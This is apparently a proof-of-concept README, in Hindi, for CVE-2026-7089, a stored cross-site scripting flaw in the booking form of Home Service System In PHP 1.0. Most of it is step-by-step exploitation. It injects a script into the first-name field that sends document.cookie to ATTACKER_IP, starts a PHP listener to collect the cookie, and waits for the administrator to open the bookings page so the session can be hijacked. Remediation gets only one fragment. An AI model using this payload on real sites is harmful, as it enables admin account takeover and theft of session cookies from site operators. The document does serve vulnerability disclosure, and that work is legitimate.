 xmyronn/cve-2026-7089-xss
# CVE-2026-7089 के लिए प्रूफ-ऑफ-कॉन्सेप्ट, होम सर्विस सिस्टम PHP 1.0 में संग्रहीत XSS जो बुकिंग फॉर्म के माध्यम से बिना प्रमाणीकरण के एडमिन सत्र अपहरण की अनुमति देता है।

| फ़ील्ड | विवरण |
|---|---|
| विक्रेता | code-projects.org |
| उत्पाद | Home Service System In PHP |
| संस्करण | 1.0 |
| भेद्यता प्रकार | संग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS) |
| CWE | CWE-79 |
| प्रमाणीकरण आवश्यक | नहीं |
| लेखक | Imad Alvi |
Home Service System In PHP 1.0 की booking.php फ़ाइल में एक संग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS) भेद्यता मौजूद है। अप्रमाणित उपयोगकर्ता बुकिंग फ़ॉर्म फ़ील्ड के माध्यम से दुर्भावनापूर्ण JavaScript पेलोड इंजेक्ट कर सकते हैं। अस्वच्छित इनपुट डेटाबेस में संग्रहीत किया जाता है और प्रशासन पैनल (admin.php) में आउटपुट एन्कोडिंग के बिना प्रस्तुत किया जाता है, जहाँ यह व्यवस्थापक के ब्राउज़र संदर्भ में निष्पादित होता है।
यह एक अप्रमाणित हमलावर को व्यवस्थापक सत्र कुकी चुराने, व्यवस्थापक की ओर से कार्य करने, या व्यवस्थापक खाते से पूरी तरह समझौता करने की अनुमति देता है।
booking.phpfname, lnameadmin.php → बुकिंग प्रबंधित करेंअप्रमाणित उपयोगकर्ता के रूप में बुकिंग पृष्ठ पर नेविगेट करें: http://TARGET/homeservices/booking.php?provider=

पहला नाम फ़ील्ड में, निम्नलिखित पेलोड इंजेक्ट करें:
<script>new Image().src="http://ATTACKER_IP:PORT?c="+document.cookie</script>
शेष फ़ील्ड को किसी भी मान्य डेटा से भरें और बुकिंग सबमिट करें।

अपने हमलावर मशीन पर एक लिसनर प्रारंभ करें:
php -S 0.0.0.0:PORT

व्यवस्थापक के admin.php में बुकिंग प्रबंधित करें अनुभाग पर जाने की प्रतीक्षा करें।
पेलोड व्यवस्थापक के ब्राउज़र में निष्पादित होता है, सत्र कुकी को आपके लिसनर पर बाहर निकालता है।

<script>alert(1)</script>

<script>new Image().src="http://ATTACKER_IP:7979?c="+document.cookie</script>
यह भेद्यता एक दूरस्थ अप्रमाणित हमलावर को एप्लिकेशन से पूरी तरह समझौता करने की अनुमति देती है।
एक हमलावर यह कर सकता है:
PHPSESSID सत्र कुकी चुराएंENT_QUOTES के साथ htmlspecialchars() लागू करें